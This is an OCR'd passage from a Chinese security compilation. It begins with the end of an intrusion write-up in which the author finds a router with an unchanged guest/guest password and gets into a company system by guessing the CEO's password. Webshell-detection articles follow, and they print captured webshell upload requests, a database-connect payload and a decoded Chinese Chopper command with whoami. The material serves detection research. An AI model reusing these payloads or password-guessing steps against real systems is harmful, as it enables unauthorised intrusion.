
图 2-2-2

登陆 web 查看，找到接口信息，及 VPN 信息，如图 2-2-3 和图 2-2-4：



Name	IP/Netmask	Zone	Type	Link	PPPoE	Configure
ethernet0/0	1[redacted]/24	Trust	Layer3	Up	-	Edit
ethernet0/1	6[redacted]0	Untrust	Layer3	Up	-	Edit
ethernet0/2	2[redacted]/28	Untrust	Layer3	Up	-	Edit
ethernet0/3	1[redacted]/24	Trust	Layer3	Down	-	Edit
tunnel.1	unnumbered	Trust	Tunnel	Up	-	Edit
tunnel.2	unnumbered	Untrust	Tunnel	Up	-	Edit
tunnel.3	unnumbered	Trust	Tunnel	Up	-	Edit
vlan1	0.0.0.0/0	VLAN	Layer3	Down	-	Edit

图 2-2-3



VPN Name	SA ID	Policy ID	Peer Gateway IP	Type	SA Status	Link
TO_Y[redacted]I	00000003	-1/-1	1[redacted]2	AutoIKE	Active	Up
TO_Y[redacted]G	00000001	-1/-1	2[redacted]00	AutoIKE	Active	Up
to-y[redacted]an	00000004	-1/-1	1[redacted]62	AutoIKE	Active	Up

图 2-2-4

之后开始对公网的 IP 进行渗透。

首先是 6*.***.**.*54，应该为办公区外网出口，锐捷的 NBR 路由器，guest/guest 弱口令未删，可看流量，版本在 YY-2012 大神之前爆出的“锐捷 NBR 越权查看所有用户名密码”的版本内，这里没多做验证，继续看其他的。




图 2-2-5

VPN 中的 3 个 IP，都扫了一下端口，开放最多的是 2**.**.**.200，如图 2-2-6：




图 2-2-6

之后目标锁定为 8081 端口的系统，如图 2-2-7：

图 2-2-7

去官网搜了一下,得知老总叫 wujian***，一般老总都不会用这些系统，所以尝试了一下密码 123456。提示好久没有登录，让修改密码，已经改为了 wooyun***。

登录成功，如图 2-2-8：




图 2-2-8

（全文完）责任编辑：Rexy

第三章 WebShell 检测专题

第1节 Webshell 系列（1）-基于流量的检测方式

作者：守望者实验室

来自：守望者实验室

网址：https://watcherlab.com

一、概述

笔者一直在关注 Webshell 的安全分析，最近就这段时间的心得体会和大家做个分享。

Webshell 一般有三种检测方式：

1. 基于流量模式

2. 基于 agent 模式（实质是直接分析 webshell 文件）

3. 基于日志分析模式

Webshell 的分类笔者总结如下：

图 3-1-1

前段时间由于工作的需要完成了一个 Webshell 检测系统，根据当时的需求写了一篇关于使用基于 Agent 模型和基于日志分析模型来检测服务器上的文件是否是 Webshell 的文章，原文可以参见：

http://www.sec-un.org/ideas-like-article-espionage-webshell-method.html




图 3-1-2

二、 基于流量的 webshell 检测思考

在研究了上述两种模型的检测之后就考虑一直想在网络流量上实现 Webshell 分析和检测。毕竟要实现 Agent 模型和日志分析模型需要的成本太大不仅要考虑兼容性问题还需要考虑性能及安全性的问题 ,而如果采用流量型检测的话成本和部署难度会减小很多。

要实现通过网络流量检测 Webshell 首先就需要对流量进行 “可视化” 还原，“可视化” 的方法可以借鉴目前市场上一些成熟的框架来实现这里就不再多解释。我们主要讨论在 Webshell 被上传到服务器上及 Webshell 被访问这两个过程中网络流量中的 payload 特征来实现 Webshell 检测。

三、 上传过程中的 Payload

我们知道正常的网站在有需要的情况下通常会允许上传一些 “无害” 的文件但是不会允许上传以脚本文件形式存在的文件例如：PHP、ASP、JSP 等，而 Webshell 就是以这种脚本文件的形式存在并且被服务器解析的。

在上传过程中虽然不会出现一些攻击 payload。但是要向服务器上传文件所以也会产生一些和上传相关的 Payload。下面我们讨论一下常见的两种上传的 Webshell 的形式即上传 “大马” 和 “小马”。

3.1 直接上传 Webshell

这种方式通过 POST 直接上传一个 Webshell 文件或者经过简单的变形然后上传到服务器上形式如：

```
2009-02-10 06:32:58 W3SVC77065997 8.8.8.8 POST /lesson_manage/upload/40/ASP.asp - 80 - 118.122.124.103 Mozilla/4.0+compatible;+MSIE+6.0; 200 0 0
```

从上面这条日志中能够发现如下关键特：POST upload ASP.asp 200 通过这几个关键特征的就能够确定 ASP.php 是一个疑似 Webshell 文件。

3.2 上传一句话 Webshell

在不能直接上传 Webshell 的情况下入侵者通常会上传一个“小马”以协助完成上传“大马”或者上传一句话 Webshell 并配合一个客户端实现控制服务器，这里我们也不讨论如何上传“小马”以及一句话 Webshell。

我们只讨论如何利用“小马”来上传“大马”。

这种方式的特殊点在于不是文件在流量中传送而是一个参数在流量中传送，所以方式既可能是 GET 也可能是 POST，我们来看下面一个真实的例子：

```
POST /123.asp;.gif HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 143080

act=http%3A%2F%2F127.0.0.1%3A8888%2F123.asp%3B.gif&password=value&value=Execute%28%22Se
odb.Stream%22%29%0D%0Alf.Open%0D%0Alf.Type%3D2%0D%0Alf.CharSet%3D%22gb2312%22%0D%0Alf.wr
t+%22bady.asp%22&pass=%3Cobject+runat%3Dserver+id%3DoScriptlhn+scope%3Dpage+classid%3D%2
F935DC22-1CF0-11D0-ADB9-00C04FD58A0B%22%3E%3C%2Fobject%3E%0D%0A%3C%25%40+LANGUAGE+%3D+VB
ngzi%3D%22XXXXX%22%0D%0Animajb%3D%2280sec%C4%DA%B2%BF%D7%A8%D3%C3%B9%FD%CA%C0%BD%E7%C9%B
2%0D%0ACopyright%3D%22t00ls.++http%3A%2F%2Fwww.t00ls.net%3Cp%2F%3E%3Ctable+width%3D%22%2
%0A%27%D7%F6%C1%CB%B9%FA%C4%DA%B5%DA%D2%BB%B8%F6%BF%C9%D2%D4%D5%E6%D5%FD%D2%E2%D2%E5%BF%
B8%F7%CE%BB%BD%F7%C9%F7%CA%B9%D3%C3%2C%C7%EB%CE%F0%CA%B9%D3%C3%D3%DA%B7%C7%B7%A8%D3%C3%C
3%BC%D2%CF%C8%B8%C4%C3%DC%C2%EB%A3%AC%D4%D9%BD%F8%D0%D0%B2%E2%CA%D4%21%B8%C4%C3%DC%C2%EB
27javascript%3Ahistory.back%28%29%27%3E%3Cbr%3E%26nbsp%3B%22+%26+Err.Description+%26+%22
tion%0D%0ASub+mbd%28Str%29%0D%0Aexecute%28Str%29%0D%0AEND+Sub%0D%0AFunction+rePATH%28S%2
2C%22%5C%22%29%0D%0Aend+fUncTion%0D%0AUrl%3DREQueSt.sErVErvARiables%28%22URL%22%29%0D%0A
WROOt%3DSErVER.MAppATH%28%22%2F%22%29%0D%0Asba%3Drequest.servervariables%28%22http_host%
%3DREqueSt%28%22FolderPath%22%29%0D%0AScrName%3DRequest.ServerVariables%28%22Script_Name
%22SERVER_NAME%22%29%0D%0AOOOO%3DRequest.ServerVariables%28%22PATH_TRANSLATED%22%29%0D%0
erverVariables%28%22NUMBER_OF_PROCESSORS%22%29%0D%0Ajbmb%3DRequest.ServerVariables%28%22
```

图 3-1-3

在上述截图中我们不难发现有很多关键特征和方法。

四、 访问过程中的 Payload

由于 Webshell 是被用来控制服务器或者窃取机密信息的，要实现这些能力攻击者就必须向 Webshell 发送一些控制指令从而操作 Webshell，在控制指令中通常包含特征明显的攻击 payload。我们来观察一下如下几种 payload：

```
POST /2008.phP HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/2008.phP
Cookie: phpspypass=angel
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

action=sqladmin&dbhost=localhost&dbport=3306&dbuser=root&dbpass=1qaz2wsx&charset=&connect=Connect
```

图 3-1-4

上图中显然是 Webshell 正在试图连接网站的数据库 ,并且攻击者使用的是 POST 的方式向 Webshell 提交连接参数。

我们再看一个由“菜刀”远程控制“菜刀马”并向菜刀马发出的指令：




图 3-1-5

从图 3-1-5 中看出“菜刀”使用了 base64 的方式加密了发送给“菜刀马”的指令，通过分析我们能看住其中的两个关键参数 z1 和 z2:

```
z1=Y21k& z2=Y2QgL2QgIkQ6XHd3d1xxaHJkd3dcIiZ3aG9hbWkmZWNobyBbU10mY2QmZWNobyBbRV0%3D
```

我们轻松的就能解密它使用的 base64 密文，解密出的结果为：

```
z1=cmd z2=cd /d "D:\www\qhrdww\"&whoami&echo [S]&cd&echo [RV0
```

显然通过解密之后特征就尤为明显了，通过检测和提取这种具有攻击倾向的 payload 之后可以被用来进行 Webshell 的深度分析。基于上述思路而形成的流量分析引擎可以被嵌入到现有的网关型设备或云上并实现 Webshell 的深度分析。

一个系统或工具好不好用，用户具有最大的话语权，如何深入用户内心，去做一款好的 webshell 检测工具或系统，笔者就一些认知思考，请见后续《Webshell 系列（2）-深入用户的内心》。

（连载中）责任编辑：Rexy

第2节 Webshell 系列（2）-深入用户的内心

作者：守望者实验室

来自：守望者实验室

网址：https://watcherlab.com

一、Webshell 是什么？意味着什么？

在不同人的眼里，Webshell 是什么？

程序员：一个可以执行的 web 脚本文件。意味着：就是个脚本。

黑客：一个可以拿来控制网站的东西。意味：网站已经搞定，尽量隐藏自己的身份别被发现，同时可以进行后续的破坏行为。

用户（站长）：发现了 Webshell，麻烦来了，认真的管理员都会想到很多很多的问题。网站有漏洞，已经被别人攻击了。我该怎么办？

二、Webshell 检测工具和产品（系统）的区别在哪？

网上有各种开源和免费工具，暂且不说他们的识别率。这些东西为什么仅仅是一个工具？




图 3-2-1

笔者认为，工具之所以叫工具，主要因为以下特点：

- 只能解决非常有针对性的问题；
- 使用工具需要预备很多的技术积累和安全知识；（非专业人士用不起来）
- 只会呈现专业结果，解决问题依然需要很高的能力和知识积累（非专业人士用不起来）
- 工具没有充分考虑用户的需求场景和用户体验。

三、用户的真正需求是什么？

理解用户需求确实是一门很深奥的艺术，用户需求分析可以体现一个产品经理或决策人的视野和能力。这个需求是刚需？还是非刚需？是显性需求？还是隐性需求？需求的紧迫度如何？需求频度呢？（现在都讲用户粘性，低频度的需求很难热卖）是点上的需求？还是面上的需求？解决的是用户的痛点和痒点？不要把痛点和痒点混为一谈，痛点是雪中送炭，痒点是锦上添花。（有点跑题，掰扯多了，充分了解需求，从人性角度出发的产品才能更为市场接受）。

就 Webshell 而言，用户说要检测 Webshell，为什么要检测 Webshell？用户说要分析日志，为什么要分析日志？目标群体是站长（管理员）的话，他们关心什么。他们心里其实是一连串的问号。

- 我们的网站是不是被人搞了?
- 这个黑客是哪里来的？怎么入侵进来的？为什么要攻击我？进来都干了什么？(黑客是谁？从那里来？想干什么？)
- 网站到底有什么漏洞？如何修复漏洞？
- 黑客进来了，可能干了很多坏事，偷走了数据，可能监听窃听了内网很多敏感信息。
- 网站到底有什么漏洞？如何修复漏洞，不让黑客进来？
- 还有没有其他漏洞存在，别被黑客再攻击进来？
- 有没有其他同区域的系统遭受攻击
- 为避免后遗症，是否需要修改系统口令，设置权限等相关的安全提升措施。
- 其它

简单的说就是：我受破坏的程度，如何避免类似情况再次发生，同时关心黑客的来源身份手段等信息(黑客画像)。所以 Webshell 检测系统我们要做的到底是什么？答案是：覆盖 WEB 类安全事件事后处置的一个平台（或服务）。它应该包括的主要功能：

- 监测网站是不是被人入侵了。
- 根据流量找出攻击者的 IP 地址。
- 结合外部威胁情报对攻击者进行画像，给用户全面的信息。
- 基于流量可以还原攻击场景。
- 根据攻击场景分析网站存在什么漏洞。
- 根据漏洞给用户提供修补加固方案。

四、用户想要的是什么效果？

- 告警准确（该报的报，不该报的不报）。
- 告警直观、形象。（可视化好）
- 部署成本小：最好零成本部署，或者便利的接入
- 告警获取方便（比如微信、短信通知）。（用户才没时间天天去看产品的界面，以后监控类的产品告警信息是不是几乎都不要界面了，或者扔几个牛逼的可视化图让领导看，当然统计类的报表还是需要的）
- 告警处理方便：一键式的处理导向，看到告警，我按照自动化的一键式场景，可以方便的自动或人工去处理 webshell 事件。（傻瓜化处理）

再往俗的说五点：管用、好看、省事、便利、好使。




图 3-2-2

下片导言：

当下的安全攻防一个特点就是，未知攻击会越来越多，你所面临的攻击工具可能是从来没有使用过（或者身边的监控视野范围没有看到过），你手上的 webshell 样本再多，攻击者总是能制作出新的更轻量级功能更全的 webshell，如何发现未知的 webshell?

如何做到天网恢恢疏而不漏？请见后续《Webshell 系列（3）-基于行为分析来发现“未知的 Webshell”》。

（连载中）责任编辑：Rexy

第3节 Webshell 系列（3）-基于行为分析来发现未知的 webshell

作者：守望者实验室

来自：守望者实验室

网址：https://watcherlab.com/

一 “已知”or “未知”

已知的已知，已知的未知，未知的未知，这个最近安全行业谈的比较多，目前圈内热炒的“威胁情报”，其实应该属于“已知的未知”，对本地来说是未知威胁，其实是别的地方已经发生过的威胁。

真正的“未知的未知”怎么办，虽然从没发生过的威胁首次在我们身上发生的概率很小很小，但是目前好多攻击都是窃取管理员的身份或者合法用户身份去做一些貌似合法的操作，这些内部发生的“异常”行为，没有外部的“威胁情报”等数据可对比，图 3-3-1.

图 3-3-1

加密会逐步成为网络流量的常态 ,基于“协议异常或行为异常”将成为无法解读内容情景下安全威胁检测的重要手段。

基于“内容”检测和基于“行为”检测互补来发现威胁。

异常不一定是威胁，但一般来说威胁一定首先是异常。

图 3-3-2 也表达了基于白名单的异常行为分析的重要性。




图 3-3-2

当下的安全攻防一个特点就是，未知攻击会越来越多，你所面临的攻击工具可能是从来没有使用过（或者身边的监控视野范围没有看到过），你手上的 webshell 样本再多，攻击者总是能制作出新的更轻量级功能更全的 webshell，如何发现未知的 webshell? 如何做到天网恢恢疏而不漏？

二 基于流量的 Webshell 的行为检测

webshell 运行后，B/S 数据通过 HTTP 交互，HTTP 请求/响应中可以找到蛛丝马迹，这是动态特征检测先前我们说到过 webshell 通信是 HTTP 协议。

基于 payload 的行为分析，不仅对已知 webshell 进行检测，还能识别出未知的、伪装性强的 webshell。

如图 3-3-3.

```
POST /7394316867fbf40088309b5150e77721.php HTTP/1.1
Host: 192.168.80.101
Content-Length: 61
Accept: */*
Origin: http://192.168.80.101
X-Requested-With: XMLHttpRequest
